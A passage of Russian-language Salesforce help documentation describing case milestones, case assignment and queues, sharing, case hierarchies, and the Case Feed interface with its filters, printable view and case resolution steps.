Связанный список «Контрольные точки обращения» на странице сведений об обращении содержит контрольные точки, автоматическое выполнение которых обеспечивается процессом права. Контрольные точки — это обязательные этапы процесса поддержки. Контрольные точки — это показатели, определяющие уровни предоставляемого клиентам обслуживания. Например, контрольными точками считаются время отправки первого ответа и время принятия решения по обращению.

Прим.:

- Сообщение «Записи для отображения отсутствуют» отображается в связанном списке в случае отсутствия контрольных точек обращения.
- Связанный список содержит поля, выбранные для отображения на основе бизнес-процессов компании. В зависимости от требований, предъявляемых компанией, пользователю могут быть доступны все или только некоторые указанные ниже поля.

Действие

Список действий, доступных для выполнения в контрольных точках. Например, пользователь с полномочием «Редактирование» для обращений может нажать кнопку **«Правка»** и выбрать дату завершения контрольной точки.

Прим.: Пользователи клиентского портала не могут редактировать контрольные точки обращения.

Контрольная точка

Имя набора действий в процессе права, применяемом к обращению. Пользователь с полномочием «Управление правами» может выбрать имя контрольной точки и просмотреть процесс права, критерии обращения, триггеры времени и связанные действия.

В таблице ниже представлены типы действий, связанных с контрольными точками.

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра контрольных точек обращения:

- «Чтение» для обращений

Для редактирования контрольных точек обращения:

- Полномочие «Редактирование» для обращений

Тип действия	Описание
Действия успешного завершения	Действия, которые должны быть выполнены при успешном завершении контрольной точки. Действия успешного завершения реализуются для контрольных точек, закрывающихся позже.
Действия предупреждения	Действия, которые необходимо выполнить при возможном нарушении контрольной точки.
Действия нарушения	Действия, которые необходимо выполнить при нарушении контрольной точки.

Ниже перечислены типы действий, которые могут выполняться в контрольных точках автоматически.

Действие бизнес-правила	Выполняемые функции	Пример
Создать задачу	Создание задачи бизнес-правила	Создание задачи для агента службы поддержки, который должен

Действие бизнес-правила	Выполняемые функции	Пример
		позвонить клиенту при нарушении контрольной точки «Первый ответ».
Создать сообщение эл. почты	Создание электронного предупреждения	Уведомление ответственных за обращение, если возможно нарушение контрольной точки «Первый ответ» по их обращению.
Создать обновление поля	Определение обновления поля	Обновление поля обращения «Приоритет» на значение «Высокий», если возможно нарушение контрольной точки «Первый ответ».
Создать исходящее сообщение	Определение исходящего сообщения	Отправка сведений о функциях или услугах во внешнюю систему после успешного завершения действия по контрольной точке «Первый ответ».
Выбрать текущее действие	Выбор текущего действия	Использование текущего электронного предупреждения для уведомления ответственного за обращение, если обращение близко к нарушению правила отправки первого ответа.

Дата начала
Дата и время начала отслеживания контрольной точки.

Целевая дата
Дата и время, к которым выполнение контрольной точки должно быть завершено.

Дата завершения
Дата и время завершения выполнения контрольной точки.

Целевой ответ
Время, к которому выполнение контрольной точки должно быть завершено. Это время определяется автоматически с учетом всех часов работы по данному обращению. В зависимости от требований, предъявляемых компанией, время может отображаться в минутах, часах или днях.

Оставшееся время
Время, оставшееся до момента нарушения контрольной точки. Это время определяется автоматически с учетом всех часов работы по данному обращению. В зависимости от требований, предъявляемых компанией, время может отображаться в минутах, часах или днях.

Затраченное время
Время, затраченное на выполнение контрольной точки. Это время определяется автоматически с учетом всех часов работы по данному обращению. Значение поля «Затраченное время» вычисляется только после заполнения поля «Дата завершения». В зависимости от требований, предъявляемых компанией, время может отображаться в минутах, часах или днях.

Нарушение
Значок ( ), обозначающий нарушенную контрольную точку.

Время после целевого ответа

Время, прошедшее после нарушения контрольной точки. Это время определяется автоматически с учетом всех часов работы по данному обращению. Время может отображаться в днях, часах и минутах или минутах и секундах.

Завершено

Значок (✔), обозначающий выполненную контрольную точку.

Выполненные контрольные точки, являющиеся частью журнала обращения, остаются в обращении даже в случае их неприменимости.

СМ. ТАКЖЕ:

Поля обращений

Что такое управление правами?

Назначение обращений

Обращения могут быть назначены пользователям или очередям разными способами.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Параметры назначения обращения определяются используемой версией Salesforce.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра обращений:

- «Чтение» для обращений

Для принятия ответственности за обращения, доступные в очереди:

- Полномочие «Редактирование» для обращений

- **Использование правила назначения для функции Web-to-Case, Email-to-Case или On-Demand Email-to-Case**

  Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition поддерживают автоматическое назначение обращений, созданных посредством Интернета или эл. почты, пользователям или очередям на основе критериев, заданных в активном правиле назначения.

  Обращения, которые не соответствуют критериям правила назначения, автоматически назначаются пользователю, указанному в поле «Ответственный за обращение по умолчанию» на странице «Параметры поддержки».

- **Использование правила назначения при создании или редактировании обращения**

  Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют устанавливать флажок автоматического назначения обращения посредством активного правила назначения при создании или редактировании обращения. Сообщение эл. почты автоматически отправляется новому ответственному, если запись правила соответствия содержит шаблон эл. почты. Чтобы установить данный флажок по умолчанию, администратор организации должен изменить соответствующий макет страницы. При необходимости администратор может отредактировать макет страницы для скрытия флажка назначения, которое не повлияет на выполнение правил назначения обращений.

- **Смена ответственности за несколько обращений (только для администраторов)**

  Администратор или пользователь с полномочием «Управление обращениями» может вручную назначить как минимум одно обращение отдельному пользователю или очереди на любой странице со списком обращений.

- **Принятие ответственности за обращения из очереди**

  Чтобы принять ответственность за обращения, доступные в очереди, откройте списковое представление очереди, установите флажки напротив нужных обращений и нажмите кнопку **«Принять»**.

Прим.: Модель общего доступа к объектам, распространяющаяся на всю организацию, определяет доступ пользователей к записям объекта в очередях.

Общедоступный: для чтения, записи и переноса
Пользователи могут просматривать и принимать ответственность за записи, доступные в любых очередях.

Общедоступный: для чтения и записи или Общедоступный: только для чтения
Пользователи могут просматривать любые очереди, но принимать ответственность только за записи, доступные в очередях, участниками которых они являются, или, в зависимости от параметров общего доступа, за записи, принадлежащие нижестоящим участникам очереди в иерархии ролей или территорий.

Личный
Пользователи могут только просматривать и принимать записи, доступные в очередях, участниками которых они являются, или, в зависимости от параметров общего доступа, записи, принадлежащие нижестоящим участникам очереди в иерархии ролей или территорий.

Независимо от модели общего доступа, пользователи могут принимать ответственность за записи, доступные в очередях, участниками которых они являются, только при наличии полномочия «Редактирование». Администраторы Salesforce, пользователи с полномочием на объект «Изменить все» для обращений или интересов и пользователи с полномочием «Изменение всех данных» могут просматривать и принимать записи из любой очереди обращения или интереса, независимо от их участия в очереди.

- **Смена ответственности за отдельное обращение**

  Чтобы выполнить перенос отдельного собственного обращения или обращения, доступного для чтения и записи, щелкните ссылку **«Изменить»** напротив поля «Ответственный за обращение» на странице сведений об обращении и выберите нужного пользователя, пользователя-партнера или очередь. Убедитесь, что новому ответственному предоставлено полномочие «Чтение» для обращений. Ссылка **«Изменить»** отображается только на странице сведений и недоступна на странице редактирования.

  Чтобы отправить новому ответственному автоматическое уведомление электронной почты, установите флажок «Отправить уведомление электронной почты» в версии Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition.

- **Создание обращения вручную (стандартное назначение)**

  Ответственность за обращение, созданное на вкладке «Обращения», автоматически назначается текущему пользователю, кроме случаев отображения флажка правила назначения и его установки для включения правила назначения. Чтобы переопределить правило назначения и назначить ответственность самому себе, снимите флажок, установленный по умолчанию.

Прим.: Вы можете использовать правила назначения обращений в сообществах Lightning, если ваши обращения созданы с использованием кнопки **«Создать»** сверху компонента «Список записей» (если соотнесены с обращениями). Правила назначения обращений не поддерживаются в случаях сообщества Lightning, созданных с использованием таких компонентов, как формы создания обращения, кнопки создания записи или кнопки поддержки контакта.

СМ. ТАКЖЕ:

Рекомендации по работе с обращениями

Пакетное изменение обращений

Предоставление общего доступа к обращениям

Стандартная модель общего доступа всей организации определяется администратором. При необходимости стандартный уровень общего доступа, заданный администратором, может быть расширен. Модель общего доступа определяет самый строгий стандартный уровень, который может быть только расширен.

Для просмотра и управления сведениями об общем доступе нажмите кнопку **«Общий доступ»** на странице сведений об обращении. Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих общий доступ к обращению. Ниже перечислены действия, доступные на данной странице.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы предоставить другим пользователям, группам, ролям или территориям доступ к записи, нажмите кнопку **Добавить**.

  Прим.: Чтобы предоставить другому пользователю доступ к обращению, рекомендуем предоставить этому пользователю доступ к связанной организации и полномочие «Чтение» для обращений.

- Чтобы просмотреть всех пользователей, имеющих доступ к записи, нажмите кнопку **«Развернуть список»**.
- Чтобы изменить или удалить уровень доступа, щелкните ссылку **«Правка»** или **«Удал.»** напротив нужного элемента списка при использовании созданных правил общего доступа, предоставляемого вручную.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра обращений:

- «Чтение» для обращений

СМ. ТАКЖЕ:

Работа с обращениями

Просмотр иерархий обращений

Иерархия обращений содержит обращения, связанные друг с другом посредством поля «Родительское обращение». Если обращение связано с родительским обращением, то данное поле отображает взаимосвязь между обращениями. Взаимосвязью может быть группировка похожих обращений для удобного отслеживания или деление одного обращения на несколько обращений для назначения разным пользователям. Иерархия обращений отображает взаимосвязь между обращениями и расположенными выше родительскими обращениями.

- Чтобы просмотреть иерархию, щелкните ссылку **«Просмотр иерархии»** напротив поля «Номер обращения» на странице сведений об обращении.
- Чтобы указать взаимосвязь между обращениями, измените нужное обращение и введите номер родительского обращения в поле «Родительское обращение». Чтобы найти нужное обращение по номеру, щелкните значок поиска.

  Прим.: Поле «Родительское обращение» позволяет добавлять и сохранять только существующие родительские обращения.

- Чтобы создать обращение, которое автоматически связывается с просматриваемым обращением, нажмите кнопку **«Создать»** в связанном списке «Связанные обращения». Раскрывающаяся кнопка **«Создать»** позволяет создавать пустые обращения или клонировать родительские обращения.

СМ. ТАКЖЕ:

Рекомендации по работе с обращениями

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра обращений:

- «Чтение» для обращений

Для просмотра родительских обращений:

- «Чтение» для обращений

Связанные обращения

В зависимости от параметров, заданных администратором, страницы сведений об обращениях могут содержать связанный список «Связанные обращения», отображающий все подчиненные обращения в иерархии обращений. Обращения могут быть связаны друг с другом посредством поля поиска «Родительское обращение» на странице редактирования обращения. Если обращение связано с родительским обращением, то данное поле отображает взаимосвязь между обращениями. Взаимосвязью может быть группировка похожих обращений для удобного отслеживания или деление одного обращения на несколько обращений для назначения разным пользователям.

Ниже перечислены элементы интерфейса, доступные в связанном списке «Связанные обращения».

- **«Правка»** для изменения текущего обращения.
- **«Закр.»** для закрытия текущего обращения.

Чтобы выполнить пакетное действие в связанном списке «Связанные обращения», установите флажки напротив нужных обращений и нажмите кнопку:

- **«Закрыть»** для закрытия выбранных обращений.
- **«Изменить ответственного»** для назначения обращений выбранному пользователю или очереди.
- **«Изменить статус»** для изменения значения поля обращения «Статус».

ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра обращений:

- «Чтение» для обращений

Для создания обращений:

- Создание для обращений

СМ. ТАКЖЕ:

Просмотр иерархий обращений

Использование ленты обращений

Лента обращений представляет собой соединение ленты Chatter и действий. Агенты могут использовать действия для создания и регистрации вызовов, а также общения с клиентами.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Общие сведения о ленте обращений

Лента обращений — это усовершенствованное средство создания, управления и просмотра обращений, доступное агентам службы поддержки. Она содержит действия и ленту Chatter. Действия позволяют агентам создавать примечания к обращениям, регистрировать вызовы, изменять статусы обращений и взаимодействовать с клиентами. Лента содержит важные события, отображающиеся в хронологическом порядке, и позволяет отслеживать каждое обращение.

Использование фильтров ленты в ленте обращений

Фильтры ленты позволяют агентам службы поддержки просматривать все обновления одного типа (например, все журналы вызовов или все сообщения эл. почты) при работе с обращениями в ленте обращений. Благодаря фильтрам, агенты могут быстрее находить нужную им информацию без просмотра каждого события, связанного с обращением.

Лента обращений и связанные списки

Традиционный интерфейс обращения позволяет агентам службы поддержки выполнять задачи (например, регистрация вызовов и отправка сообщений эл. почты) посредством связанных списков. Лента обращений позволяет агентам выполнять некоторые задачи прямо в ленте.

Версия для печати в ленте обращений

Версия для печати позволяет просмотреть и распечатать подробный список сведений, связанных с обращением.

Просмотр и редактирование обращений на странице сведений об обращении в ленте обращений

Страница сведений об обращении позволяет просматривать и обновлять подробные сведения об обращении, а также работать со связанными списками.

Общие сведения о ленте обращений

Лента обращений — это усовершенствованное средство создания, управления и просмотра обращений, доступное агентам службы поддержки. Она содержит действия и ленту Chatter. Действия позволяют агентам создавать примечания к обращениям, регистрировать вызовы, изменять статусы обращений и взаимодействовать с клиентами. Лента содержит важные события, отображающиеся в хронологическом порядке, и позволяет отслеживать каждое обращение.


Страница, которую видят агенты, назначенные макету страницы «Лента обращений», обычно похожа на страницу, которую они видят в снимке при просмотре обращения.

Прим.: Администраторы могут настраивать макеты страниц обращений, поэтому макет страницы вашей организации может отличаться от снимка.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



- **Панель основных показателей (1)**: данная область содержит наиболее важную информацию об обращении (например, контактные данные, имя, описание, статус и приоритет обращения, а также ответственного за обращение). Разделы панели основных показателей поддерживают возможность масштабирования и позволяют агентам просматривать другие важные сведения.
- **Представление ленты и подробное представление (2)**: агенты могут быстро переключаться между представлением ленты, содержащим публикатор и ленту, и подробным представлением, содержащим другие подробные сведения и связанные списки.
- **Публикатор (3)**: данная область содержит действия, доступные агентам при обработке обращений (например, действия «Эл. почта», «Примечание к обращению» и «Изменить статус»).
- **Инструмент «Статьи» (4)**: данная область позволяет агентам искать полезные статьи базы знаний и добавлять их в обращение или отправлять клиентам по эл. почте.

- **Фильтры ленты (5)** — помогают агентам ускорить поиск нужной информации на ленте путем ограничения отображаемых элементов ленты.
- **Лента (6)**: данная область позволяет просматривать журнал обращения в хронологическом порядке. Ниже перечислены события, инициирующие создание элементов ленты.
  - Входящие и исходящие сообщения эл. почты, связанные с обращением
  - Комментарии, связанные с обращением на клиентском портале или в Chatter Answers
  - Вызовы, зарегистрированные для обращения
  - Изменения, внесенные в статус обращения
  - Комментарии, добавленные к обращению
  - Ссылки или поля, добавленные в обращение
  - Действия контрольной точки, связанные с обращением
  - Действия над обращением, инициированные событиями бизнес-правила
  - Новые задачи и события, связанные с обращениями
- **Кнопка «Отслеживать» и список «Отслеживающие» (7)**: кнопка позволяет агентам начать отслеживание обращения, а список позволяет просмотреть имена других отслеживающих.
- **Настраиваемые кнопки и ссылки (8)**: данная область предоставляет агентам доступ к дополнительным инструментам и функциям.

Администраторы могут настраивать многие аспекты ленты обращений, включая следующее.

- Поля панели основных показателей.
- Отображаемые действия и их поля.
- Доступные фильтры ленты и место списка на странице.
- Ширина ленты.
- Доступность инструментов, настраиваемых кнопок и настраиваемых ссылок и их место на странице.

СМ. ТАКЖЕ:

Лента обращений и связанные списки

Просмотр и редактирование обращений на странице сведений об обращении в ленте обращений

Использование фильтров ленты в ленте обращений

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Фильтры ленты позволяют агентам службы поддержки просматривать все обновления одного типа (например, все журналы вызовов или все сообщения эл. почты) при работе с обращениями в ленте обращений. Благодаря фильтрам, агенты могут быстрее находить нужную им информацию без просмотра каждого события, связанного с обращением.

Доступные фильтры определяются администраторами при создании или редактировании макетов ленты.

- При выборе только фильтра «Все обновления» автоматически отображаются все события, связанные с обращением, но скрывается список отдельных фильтров ленты. Данный фильтр позволяет агентам службы поддержки просматривать полный журнал обращения.
- При выборе фильтров ленты только одного типа автоматически отображаются события данного типа, связанные с обращением, но скрывается список отдельных фильтров ленты. Например, при

выборе фильтра типа «Все сообщения эл. почты» лента каждого обращения отображает связанные сообщения эл. почты, но не отображает примечания к обращениям, ответы на портале или другие действия. Данный способ фильтрации рекомендован агентам, оказывающим поддержку по одному каналу (телефон, эл. почта или портал), а также нуждающимся в доступе к связанным событиям только для соответствующего канала.

- При выборе фильтров ленты разного типа автоматически отображается список доступных фильтров на левой боковой панели страницы «Лента обращений» или над лентой в центре страницы, где первый фильтр выбран по умолчанию. Например, при выборе фильтров типа «Все сообщения эл. почты», «Изменения статуса» и «Ответы на портале» лента каждого обращения по умолчанию отображает связанные сообщения эл. почты. Чтобы просмотреть другие типы связанных событий, пользователь должен выбрать соответствующий фильтр. Данный способ фильтрации рекомендован агентам, оказывающим поддержку по одному каналу, а также нуждающимся в доступе к другим типам обновлений.

Кроме того, администраторы могут определить область и способ отображения списка фильтров ленты.

- Фиксированный список в левом столбце.
- Плавающий список в левом столбце. Данный способ позволяет всегда отображать список фильтров ленты при прокручивании страницы. Рекомендуем использовать данный способ при работе с длинными лентами, так как агенты получают возможность быстрой фильтрации связанных действий в любой области страницы.
- Раскрывающийся список в среднем столбце.
- Встроенные ссылки в представлении компактной ленты. Данный параметр доступен только для представления компактной ленты.

СМ. ТАКЖЕ:

Общие сведения о ленте обращений

Лента обращений и связанные списки

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Традиционный интерфейс обращения позволяет агентам службы поддержки выполнять задачи (например, регистрация вызовов и отправка сообщений эл. почты) посредством связанных списков. Лента обращений позволяет агентам выполнять некоторые задачи прямо в ленте.

Данный раздел рассматривает основные связанные списки, поддерживаемые традиционным интерфейсом обращения, доступные задачи и области ленты обращений, предназначенные для их выполнения.

Журнал действий

Задача	**Функция ленты обращений, используемая агентами для выполнения данной задачи**
Регистрация вызова	Действие «Записать вызов в журнал» в публикаторе
Просмотр журналов вызовов	Элементы ленты типа «Журнал вызовов»
Создание и отправка ответов на сообщения эл. почты клиентов	• Действие «Эл. почта» в публикаторе • Связанный список «Сообщения эл. почты»
Просмотр сообщений эл. почты	• Элементы ленты типа «Эл. почта» • Связанный список «Журнал действий»

Задача	Функция ленты обращений, используемая агентами для выполнения данной задачи
	• Связанный список «Сообщения эл. почты»

Журнал утверждений

Задача	Функция ленты обращений, используемая агентами для выполнения данной задачи
Отправка обращения на утверждение	Связанный список «Журнал утверждений»
Просмотр журнала утверждений	Связанный список «Журнал утверждений»

Вложения

Задача	Функция ленты обращений, используемая агентами для выполнения данной задачи
Вложение файлов в обращение	• Инструмент «Статьи» (для вложения статей Salesforce Knowledge) • Связанный список «Вложения»
Вложение файлов в сообщение эл. почты	• Действие «Эл. почта» в публикаторе • Связанный список «Сообщения эл. почты»
Просмотр файлов, вложенных в обращение	• Элементы ленты типа «Вложение» • Связанный список «Вложения»

Прим.: Вложения данных примечаний не добавляются в связанный список «Вложения».

Комментарии к обращению

Задача	Функция ленты обращений, используемая агентами для выполнения данной задачи
Создание внутреннего примечания к обращению	Действие «Сообщение» в публикаторе Личные комментарии заменены в ленте обращений примечаниями, которые являются сообщениями Chatter и недоступны в связанных списках «Комментарии к обращению».
Просмотр примечаний к обращению	Элементы ленты типа «Сообщение»
Создание общедоступного комментария клиента	Действие «Портал» в публикаторе

Задача	Функция ленты обращений, используемая агентами для выполнения данной задачи
Просмотр общедоступного комментария клиента	Элементы ленты типа «Портал»

Журнал обращения

Задача	Функция ленты обращений, используемая агентами для выполнения данной задачи
Просмотр журнала обращения	Элементы ленты для действий над обращением

Группа, работающая с обращениями

Задача	Функция ленты обращений, используемая агентами для выполнения данной задачи
Создание группы, работающей с обращениями	Связанный список «Группа, работающая с обращениями»
Просмотр группы, работающей с обращениями	Связанный список «Группа, работающая с обращениями»

Роли контакта

Задача	Функция ленты обращений, используемая агентами для выполнения данной задачи
Создание ролей контакта	Связанный список «Роли контакта»
Просмотр ролей контакта	Связанный список «Роли контакта»
Создание и отправка ответов на сообщения эл. почты клиентов	Действие «Эл. почта» в публикаторе

Доставки содержимого

Задача	Функция ленты обращений, используемая агентами для выполнения данной задачи
Просмотр или предварительный просмотр содержимого	Связанный список «Доставки содержимого»
Создание и доставка содержимого	Связанный список «Доставки содержимого»

Сообщения эл. почты

Задача	Функция ленты обращений, используемая агентами для выполнения данной задачи
Создание сообщений эл. почты клиентов	• Действие «Эл. почта» в публикаторе • Связанный список «Сообщения эл. почты»
Просмотр сообщений эл. почты	• Элементы ленты типа «Эл. почта» • Связанный список «Журнал действий» • Связанный список «Сообщения эл. почты»

Открытые действия

Задача	Функция ленты обращений, используемая агентами для выполнения данной задачи
Создание и редактирование задач	• Действие «Создать задачу» в публикаторе • Связанный список «Открытые действия»
Просмотр задач	• Элементы ленты типа «Задача» (для задач, созданных посредством действия «Создать задачу») • Связанный список «Открытые действия»
Создание и редактирование событий	• Действие «Создать событие» в публикаторе • Связанный список «Открытые действия»
Просмотр событий	• Элементы ленты типа «Задача» (для событий, созданных посредством действия «Создать событие») • Связанный список «Открытые действия»

Связанные обращения

Задача	Функция ленты обращений, используемая агентами для выполнения данной задачи
Создание и редактирование связанных обращений	• Действие «Создать дочернее обращение» в публикаторе • Связанный список «Связанные обращения»
Просмотр связанных обращений	• Элементы ленты типа «Связанное обращение» (для обращений, созданных посредством действия «Создать дочернее обращение») • Связанный список «Связанные обращения»

Решения

Задача	Функция ленты обращений, используемая агентами для выполнения данной задачи
Просмотр предложенных решений	Связанный список «Решения»
Поиск решений	Связанный список «Решения»

СМ. ТАКЖЕ:

Просмотр и редактирование обращений на странице сведений об обращении в ленте обращений

Версия для печати в ленте обращений

Версия для печати в ленте обращений

Версия для печати позволяет просмотреть и распечатать подробный список сведений, связанных с обращением.

Ниже указан порядок отображения сведений в версии для печати, открывающейся при нажатии значка на любой странице «Лента обращений».

1. Сведения об обращении
2. Содержимое связанных списков, доступных на странице сведений об обращении
3. Внутренние примечания

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Примечания и рекомендации

- В зависимости от связанных списков, доступных на странице сведений об обращении, некоторые события (например, сообщения эл. почты и зарегистрированные вызовы) могут отсутствовать в версии для печати. Чтобы добавить сообщения эл. почты и журналы вызовов в версию для печати, настройте макеты страницы сведений об обращении, разрешив пользователям ленты обращений добавлять связанный список «Журнал действий». Чтобы добавить общедоступные сообщения портала, добавьте связанный список «Комментарии к обращению».
- Внутренние примечания отображаются в разделе **«Chatter»** версии для печати.
- Пустые связанные списки не отображаются в версии для печати (даже в том случае, если они добавлены в макет страницы сведений об обращении).
- Настраиваемые ссылки и кнопки, используемые в макете страницы сведений об обращении, отображаются в разделе сведений об обращении, который доступен в версии для печати.
- Версия для печати содержит по 500 последних сообщений с внутренними примечаниями, ссылками и документами, а также по 100 последних комментариев для каждого из этих сообщений.

СМ. ТАКЖЕ:

Просмотр и редактирование обращений на странице сведений об обращении в ленте обращений

Просмотр и редактирование обращений на странице сведений об обращении в ленте обращений

Страница сведений об обращении позволяет просматривать и обновлять подробные сведения об обращении, а также работать со связанными списками.

Ниже перечислены действия, доступные на странице сведений об обращении.

- Просмотр и редактирование сведений об обращении, включая изменение сведений об организации и контакте, а также статуса, происхождения, приоритета, типа и причины обращения.
- Изменение или обновление темы и описания обращения.
- Просмотр связанных списков и их использование для выполнения дополнительных задач (например, просмотр журнала утверждений для обращения или добавление участников в группу, работающую с обращениями).
- Закрытие обращения.

Прим.: Если организация использует функцию встроенного редактирования, то она может использоваться на странице сведений об обращении.

Для переключения между представлением ленты и страницей сведений об обращении при просмотре обращения рекомендуем использовать кнопки или — при использовании консоли Salesforce — кнопки .Кнопки-переключатели представления страницы ленты обращенийКнопки-переключатели ленты обращений на консоли Salesforce

Чтобы открыть печатную версию сведений об обращении, щелкните ссылку **«Версия для печати»** на любой странице в ленте обращений.

СМ. ТАКЖЕ:

Общие сведения о ленте обращений

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра обращения:
- «Просмотр» для обращений

Для редактирования обращения:
- Полномочие «Редактирование» для обращений

Для удаления обращения:
- «Удаление» для обращений

Принятие решений по запросам клиентов

Предлагайте статьи с ответами на запросы клиентов для закрытия обращений.

Принятие решений по обращениям

Найдите статью или решение, содержащее ответ на вопрос клиента.

Включение предложенных статей для принятия решений по обращениям

Статьи являются прекрасным средством для ответа на обращения и поддержания эффективности агентов службы поддержки. Когда у клиентов есть такие же вопросы, вы можете создать статью с ответом и всегда приложить его к заданному вопросу.

Использование действий для обработки обращений в ленте обращений

Действия ленты обращений позволяют агентам службы поддержки выполнять разные задачи (например, отправлять сообщения эл. почты, публиковать сообщения на порталах и в сообществах, регистрировать вызовы, изменять статус обращения и добавлять примечания к обращению) посредством одной страницы.

Поиск, добавление и отправка статей по эл. почте посредством инструмента ленты обращений «Статьи»

Статьи базы знаний, содержащие этапы устранения неполадок и другие подробные сведения, позволяют пользователям быстро принимать решения по обращениям. Инструмент «Статьи», доступный в ленте обращений, позволяет искать статьи, соответствующие обрабатываемому обращению, добавлять статьи в обращение и отправлять их клиентам по эл. почте.

Закрытие обращений

После принятия решения по обращению клиента закройте его в нескольких местоположениях и создайте решение или статью для содействия разрешения подобных обращений.

Отправка статей из обращений

Агенты службы поддержки могут отправлять статьи в формате PDF клиентам с обращениями.

Принятие решений по обращениям

Найдите статью или решение, содержащее ответ на вопрос клиента.

Чтобы принять решение по обращению, выполните указанные ниже действия.

1. Просмотрите обращение.
2. Найдите статью или решение, содержащее ответ на вопрос, указанный в обращении.
3. Чтобы вложить статью или решение в обращение, щелкните ссылку **«Выбрать»** напротив нужного проверенного решения в списке решений. Или щелкните заголовок нужного непроверенного решения и нажмите кнопку **«Выбрать»** на странице сведений.
4. Чтобы отправить решение или статью контакту, нажмите кнопку **«Отправить сообщение эл. почты»** в связанном списке «Журнал действий».
   a. Чтобы выбрать нужный шаблон, нажмите кнопку **«Выбрать шаблон»**.

      Создание шаблонов эл. почты, содержащих описание обращения, сведения о решении, вложения и другие поля, доступно текущему пользователю или администратору.

   b. Заполните поля сообщения эл. почты.
   c. Нажмите кнопку **«Отправить»**.

      Решения или статьи, отправленные по эл. почте, добавляются в качестве действий в связанный список «Журнал действий».
5. Закройте обращение.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для принятия решений по обращениям:

- Полномочие «Редактирование» для обращений

  И

  «Чтение» для решений

СМ. ТАКЖЕ:

Общие сведения о предложенных решениях

Общие сведения о многоязычных решениях

Включение предложенных статей для принятия решений по обращениям

Статьи являются прекрасным средством для ответа на обращения и поддержания эффективности агентов службы поддержки. Когда у клиентов есть такие же вопросы, вы можете создать статью с ответом и всегда приложить его к заданному вопросу.

